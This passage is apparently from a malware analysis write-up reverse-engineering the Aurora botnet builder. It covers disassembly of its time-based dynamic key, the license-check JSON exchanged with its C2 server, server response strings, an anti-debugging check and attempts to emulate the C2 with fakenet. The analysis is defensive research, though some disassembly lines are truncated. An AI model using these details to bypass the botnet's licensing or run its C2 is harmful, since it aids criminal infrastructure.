.text:0000000000761F1B mov     [rsp+70h+var_41], 1
.text:0000000000761F20 call    time_Now
.text:0000000000761F25 lea     rdi, aAmericaLosAnge ; "America/Los_Angeles"
.text:0000000000761F2C mov     esi, 13h
.text:0000000000761F31 call    main_TimeIn
.text:0000000000761F36 lea     rdi, a04        ; "04"
.text:0000000000761F3D mov     esi, 2
.text:0000000000761F42 call    time_Time_Format
.text:0000000000761F47 mov     rcx, rbx
.text:0000000000761F4A lea     rdi, aAuroraBotnet20 ; "Aurora_BOTNET_2022"
.text:0000000000761F51 mov     esi, 12h
.text:0000000000761F56 mov     rbx, rax
.text:0000000000761F59 lea     rax, [rsp+70h+var_40]
.text:0000000000761F5E xchg    ax, ax
.text:0000000000761F60 call    runtime_concatstring2
.text:0000000000761F65 call    main_SHA_HASH
.text:0000000000761F6A mov     qword ptr [rsp+70h+var_20], rax
.text:0000000000761F6F mov     qword ptr [rsp+70h+var_20+8], rbx
.text:0000000000761F74 mov     [rsp+70h+var_41], 0
.text:0000000000761F79 call    main_DynamicKey_func1
.text:0000000000761F7E mov     rax, qword ptr [rsp+70h+var_20]
.text:0000000000761F83 mov     rbx, qword ptr [rsp+70h+var_20+8]
.text:0000000000761F88 mov     rbp, [rsp+70h+var_8]
.text:0000000000761F8D add     rsp, 70h
.text:0000000000761F91 retn
```

and calculate the SHA1 hash of it.


Back in the `main_Server` function the builder then puts all the hashes in JSON format to be sent to the server.



```
7B 22 48 41 53 48 22 3A 22 34 36 65 61 66 63 66 {"HASH":"46eafcf
62 34 62 33 62 37 63 33 36 31 34 36 63 39 37 39 b4b3b7c36146c979
64 65 61 35 30 38 30 31 34 66 31 37 66 64 66 34 dea508014f17fdf4
63 22 2C 22 48 57 49 44 22 3A 22 35 35 39 33 44 c","HWID":"[redacted]
36 35 39 2D 33 46 35 31 2D 34 36 34 37 2D 38 32 
44 33 2D 39 36 36 41 41 38 46 45 37 33 37 35 22 
2C 22 44 4B 22 3A 22 61 34 63 37 37 35 31 65 38 ,"DK":"a4c7751e8
36 33 33 30 61 38 34 31 65 34 37 65 62 37 62 31 6330a841e47eb7b1
39 37 33 61 31 64 30 63 38 65 35 32 35 36 36 22 973a1d0c8e52566"
7D 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 }...............
```

Server Response Info

the remote server then verifies the given data and response with one of the few response strings below:



```
.text:00000000007623B4 mov     [rsp+1A8h+var_170], rbx
.text:00000000007623B9 mov     [rsp+1A8h+var_108], rax
.text:00000000007623C1 cmp     rbx, 0Ch
.text:00000000007623C5 jg      short loc_762425

.text:000000000076280C
.text:000000000076280C loc_76280C:
.text:000000000076280C lea     rax, off_840E50
.text:0000000000762813 call    runtime_newproc
.text:0000000000762818 mov     rbp, [rsp+1A8h+var_8]
.text:0000000000762820 add     rsp, 1A8h
.text:0000000000762827 retn

.text:00000000007623C7 cmp     rbx, 9
.text:00000000007623CB jnz     short loc_762400

.text:0000000000762425
.text:0000000000762425 loc_762425:
.text:0000000000762425 cmp     rbx, 0Dh
.text:0000000000762429 jnz     short loc_762450

.text:0000000000762400
.text:0000000000762400 loc_762400:
.text:0000000000762400 cmp     rbx, 0Ch
.text:0000000000762404 jnz     short loc_762472

.text:00000000007623CD mov     rdx, 'DAB_DIWH'
.text:00000000007623D7 nop     word ptr [rax+rax+00000000h]
.text:00000000007623E0 cmp     [rax], rdx
.text:00000000007623E3 jnz     loc_762472

.text:000000000076242B mov     rdx, 'CIL_TSOL'
.text:0000000000762435 cmp     [rax], rdx
.text:0000000000762438 jnz     short loc_762472

.text:0000000000762450
.text:0000000000762450 loc_762450:
.text:0000000000762450 cmp     rbx, 12h
.text:0000000000762454 jnz     short loc_76

.text:0000000000762406 mov     rdx, '_CIMANYD'
.text:0000000000762410 cmp     [rax], rdx
.text:0000000000762413 jnz     short loc_762472

.text:000000000076243A cmp     dword ptr [rax+8], 'ESNE'
.text:0000000000762441 jnz     short loc_762472

.text:00000000007623E9 cmp     byte
.text:00000000007623ED jnz     loc_

0000000000762443 cmp     byte ptr [rax+0Ch], 0Ah
0000000000762447 jnz     short loc_762472

.text:0000000000762415 cmp     dword ptr [rax+8], 0A59454Bh ; YEK
.text:000000000076241C jnz     short loc_762472
```

Response	Action
HWID_BAD	[Aurora] HWID has a different value on the license server, write support
NOT_FOUND_ACCOUNT	[Aurora] Account has been not found, wrong login or password.
LOST_LICENSE	[Aurora] License expired.
DYNAMIC_KEY	[Aurora] Dynamic key wrong, check time your OS or write support.

Network emulation

I tried to emulate the C2 communication with fakenet. After a very long time trying to do that. it works to respond to it with the format of data it waits for, but there is something still missing.

I edited the configs of the `TCPListener` of fakenet as can be seen below:


1. In `default.ini` edit the default configs to the following:

```
[RawTCPListener]
Enabled:     True
Port:        56763 # port it comm over
Protocol:    TCP
Listener:    RawListener
UseSSL:      No
Timeout:     100
Hidden:      False
# To read about customizing responses, see
docs/CustomResponse.md
Custom:    sample_custom_response.ini
```

1. Create or use the `sample_custom_response.ini` provided to contain the following, this is already set by default:

```
[ExampleTCP]
InstanceName:     RawTCPListener
TcpDynamic:
CustomProviderExample.py
```

1. The builder waits for a JSON string delimited by the character `0x0A` if this is not in the response it will wait forever.



```
.text:00000000007623A1
.text:00000000007623A1 loc_7623A1:
.text:00000000007623A1 mov     ebx, 0Ah
.text:00000000007623A6 call    bufio__Reader_ReadString
.text:00000000007623AB test    rcx, rcx
.text:00000000007623AE jnz     loc_76280C
```


As a result `CustomProviderExample.py` should contain a JSON string ending with `0x0A` , I was testing with the following code:

```
def HandleTcp(sock):
    """Handle a TCP buffer.

    Parameters
    ----------
    sock : socket
        The connected socket with which to recv and send
data
    """
    while True:
        try:
            data = None
            data = sock.recv(1024)
        except socket.timeout:
            pass

        if not data:
            break

        resp = b'{"Test":"test","Test2":"Test2"}\x0A'
        sock.sendall(resp)
```

A value of the JSON string accepted must be the Dynamic key which is generated based on the local time of the user.

Anti-Debugging check

This Dynamic key is calculated again and the two values are compared in order to check if the sample is being debugged. Nice!




```
.text:0000000000762625
.text:0000000000762625 loc_762625:
.text:0000000000762625 call    main_DynamicKey
.text:000000000076262A mov     rcx, [rsp+1A8h+var_E0]
.text:0000000000762632 mov     rdx, [rcx+68h]
.text:0000000000762636 mov     rsi, [rcx+60h]
.text:000000000076263A nop     word ptr [rax+rax+00h]
.text:0000000000762640 cmp     rbx, rdx
.text:0000000000762643 jnz     loc_7627E6
```

```
.text:0000000000762649 mov     rbx, rax
.text:000000000076264C mov     rcx, rdx
.text:000000000076264F mov     rax, rsi
.text:0000000000762652 call    runtime_memequal
.text:0000000000762657 test    al, al
.text:0000000000762659 jz      loc_7627E6
```

```
.text:00000000007627E6
.text:00000000007627E6 loc_7627E6:
.text:00000000007627E6 xor     eax, eax
.text:00000000007627E8 jmp     loc_762871
```

License info and IP used

The JSON strings also contain some other information about the User and the license




```
.text:000000000076265F cmp     cs:runtime_writeBarrier, 0
.text:0000000000762666 jnz     short loc_76269A
```

```
.text:0000000000762668 mov     rsi, [rsp+1A8h+JSON_res]
.text:0000000000762670 mov     rcx, [rsi]
.text:0000000000762673 mov     cs:main_USER_INFO, rcx
.text:000000000076267A add     rsi, 8
.text:000000000076267E lea     rdi, qword_B00128
.text:0000000000762685 mov     [rsp+1A8h+var_1B8], rbp
.text:000000000076268A lea     rbp, [rsp+1A8h+var_1B8]
.text:000000000076268F call    sub_466D5E
.text:0000000000762694 mov     rbp, [rbp+0]
.text:0000000000762698 jmp     short loc_7626B5
```

```
.text:000000000076269A
.text:000000000076269A loc_76269A:
.text:000000000076269A lea     rax, byte_7ED0C0
.text:00000000007626A1 lea     rbx, main_USER_INFO
.text:00000000007626A8 mov     rcx, [rsp+1A8h+JSON_res]
.text:00000000007626B0 call    runtime_typedmemmove
```

```
.text:00000000007626B5
.text:00000000007626B5 loc_7626B5:
.text:00000000007626B5 mov     rbx, [rsp+1A8h+var_E8]
.text:00000000007626BD mov     cs:main_LICENSE_SERVER_CONN, rbx
.text:00000000007626C4 cmp     cs:runtime_writeBarrier, 0
.text:00000000007626CB jnz     short loc_7626DE
```


Also, it contains an IP that is used later in some other interesting functions. the author expects only one IP to be used by the builder.



Direction	Type	Address	Text
Up	w	main_SERVER+684	mov cs:main__IP, rdx
Up	o	main_SERVER:loc_76272D	lea rdi, main__IP
	r	main_SERVER+6A2	mov rax, cs:main__IP
D...	r	main_GenPort+6D	mov rax, cs:main__IP
D...	r	main_web_func7+16C	mov rbx, cs:main__IP
D...	r	main_web_func10+9E2	mov rbx, cs:main__IP

Line 1 of 6

It calls `convTstring` which takes a generic value -any type- and converts it to a string. I don't really know why it calls `convTstring` as it is an IP it would be passed as a string in the JSON. maybe later we realize what's going on here.



```
.text:0000000000762706 mov     rdx, cs:main_USER_INFO
.text:000000000076270D mov     rsi, cs:qword_B00128
.text:0000000000762714 mov     cs:qword_AFE4A8, rsi
.text:000000000076271B cmp     cs:runtime_writeBarrier, 0
.text:0000000000762722 jnz     short loc_76272D
```

```
.text:0000000000762724 mov     cs:main__IP, rdx
.text:000000000076272B jmp     short target_patch
```

```
.text:000000000076272D
.text:000000000076272D loc_76272D:
.text:000000000076272D lea     rdi, main__IP
.text:0000000000762734 call    runtime_gcWriteBarrierDX
```

```
.text:0000000000762739
.text:0000000000762739 target_patch:
.text:0000000000762739 movups  [rsp+1A8h+var_D0], xmm15
.text:0000000000762742 mov     rax, cs:main__IP
.text:0000000000762749 mov     rbx, cs:qword_AFE4A8
.text:0000000000762750 call    runtime_convTstring
.text:0000000000762755 lea     rcx, unk_793580
.text:000000000076275C mov     qword ptr [rsp+1A8h+var_D0], rcx
.text:0000000000762764 mov     qword ptr [rsp+1A8h+var_D0+8], rax
.text:000000000076276C lea     rax, [rsp+1A8h+var_D0]
.text:0000000000762774 mov     ebx, 1
.text:0000000000762779 mov     rcx, rbx
.text:000000000076277C nop     dword ptr [rax+00h]
.text:0000000000762780 call    log_Print
.text:0000000000762785 lea     rax, main_LoadToDB_0
.text:000000000076278C call    runtime_newproc
.text:0000000000762791 lea     rax, main_SetCalc_0
.text:0000000000762798 call    runtime_newproc
.text:000000000076279D lea     rax, main_ClearOLDScreenshot_0
.text:00000000007627A4 call    runtime_newproc
.text:00000000007627A9 lea     rax, main_CommandReceiver_0
.text:00000000007627B0 call    runtime_newproc
.text:00000000007627B5 lea     rax, main_SERVER_func1_0
.text:00000000007627BC nop     dword ptr [rax+00h]
.text:00000000007627C0 call    runtime_newproc
.text:00000000007627C5 lea     rax, main_Server_0
.text:00000000007627CC call    runtime_newproc
```

We see some calls to `runtime.newProc` . This function generates a new go running function and put it in a running Queue of other go functions waiting to run. This is generated by the compiler when using `go` keyword. Interested topic hah? Read more about it here. Sadly it makes debugging more difficult.

Why network emulation doesn't work well

Back to the JSON data, it's decoded with `json.Unmashal` function which takes a structure as an input and with the second parameter being the data in bytes. How is the data mapped to the structure? Well, according to Go documentation

> How does `Unmarshal` identify the fields in which to store the decoded data? For a given JSON key `"Foo"`, `Unmarshal` will look through the destination struct's fields to find (in order of preference):
>
> - An exported field with a tag of `"Foo"` (see the Go spec for more on struct tags),
> - An exported field named `"Foo"`, or
> - An exported field named `"FOO"` or `"FoO"` or some other case-insensitive match of `"Foo"`.
>
> What happens when the structure of the JSON data doesn't exactly match the Go type?
>
> `Unmarshal` will decode only the fields that it can find in the destination type

So, we should guess the names of the JSON data. One of them is `Dynamic key` but we should figure out how it's decoded.


We can use the pattern of the previously sent data, It was called `DK` . Sadly, this and other attempts didn't work. So, I will continue the other things only static in IDA.

Main Functionality

The main functionality of the builder is invoked with a series of goroutine calls. Each called function is preparing some data to be used later or to start the server itself. This serves as the main function of the builder.


IP Geolocation database

The first function of the series of `newProc` calls is `main_LoadToDB` which loads a very huge file called `geo.aurora` that contains a list of IP ranges all over the world.



```
.text:000000000075F30A sub     rsp, 40h
.text:000000000075F30E mov     [rsp+40h+var_8], rbp
.text:000000000075F313 lea     rbp, [rsp+40h+var_8]
.text:000000000075F318 movups  [rsp+40h+var_18], xmm15
.text:000000000075F31E lea     rdx, unk_793580
.text:000000000075F325 mov     qword ptr [rsp+40h+var_18], rdx
.text:000000000075F32A lea     rsi, off_8B2750 ; "[Server] Load - GEO Database"
.text:000000000075F331 mov     qword ptr [rsp+40h+var_18+8], rsi
.text:000000000075F336 lea     rax, [rsp+40h+var_18]
.text:000000000075F33B mov     ebx, 1
.text:000000000075F340 mov     rcx, rbx
.text:000000000075F343 call    log_Print
.text:000000000075F348 nop
.text:000000000075F349 lea     rax, aGeoGeoAurora ; "./geo/geo.Aurora"
.text:000000000075F350 mov     ebx, 10h
.text:000000000075F355 call    os_ReadFile
.text:000000000075F35A lea     rdi, unk_784FE0
.text:000000000075F361 lea     rsi, main__DB_GEO
.text:000000000075F368 call    encoding_json_Unmarshal
.text:000000000075F36D movups  [rsp+40h+var_18], xmm15
.text:000000000075F373 lea     rdx, unk_793580
.text:000000000075F37A mov     qword ptr [rsp+40h+var_18], rdx
.text:000000000075F37F lea     rdx, off_8B2760 ; "[Server] Load - Success"
.text:000000000075F386 mov     qword ptr [rsp+40h+var_18+8], rdx
.text:000000000075F38B lea     rax, [rsp+40h+var_18]
.text:000000000075F390 mov     ebx, 1
.text:000000000075F395 mov     rcx, rbx
.text:000000000075F398 call    log_Print
.text:000000000075F39D mov     rbp, [rsp+40h+var_8]
.text:000000000075F3A2 add     rsp, 40h
.text:000000000075F3A6 retn
```

Viewing the cross-reference we can deduce that it is used to identify the geo-location of a victim.



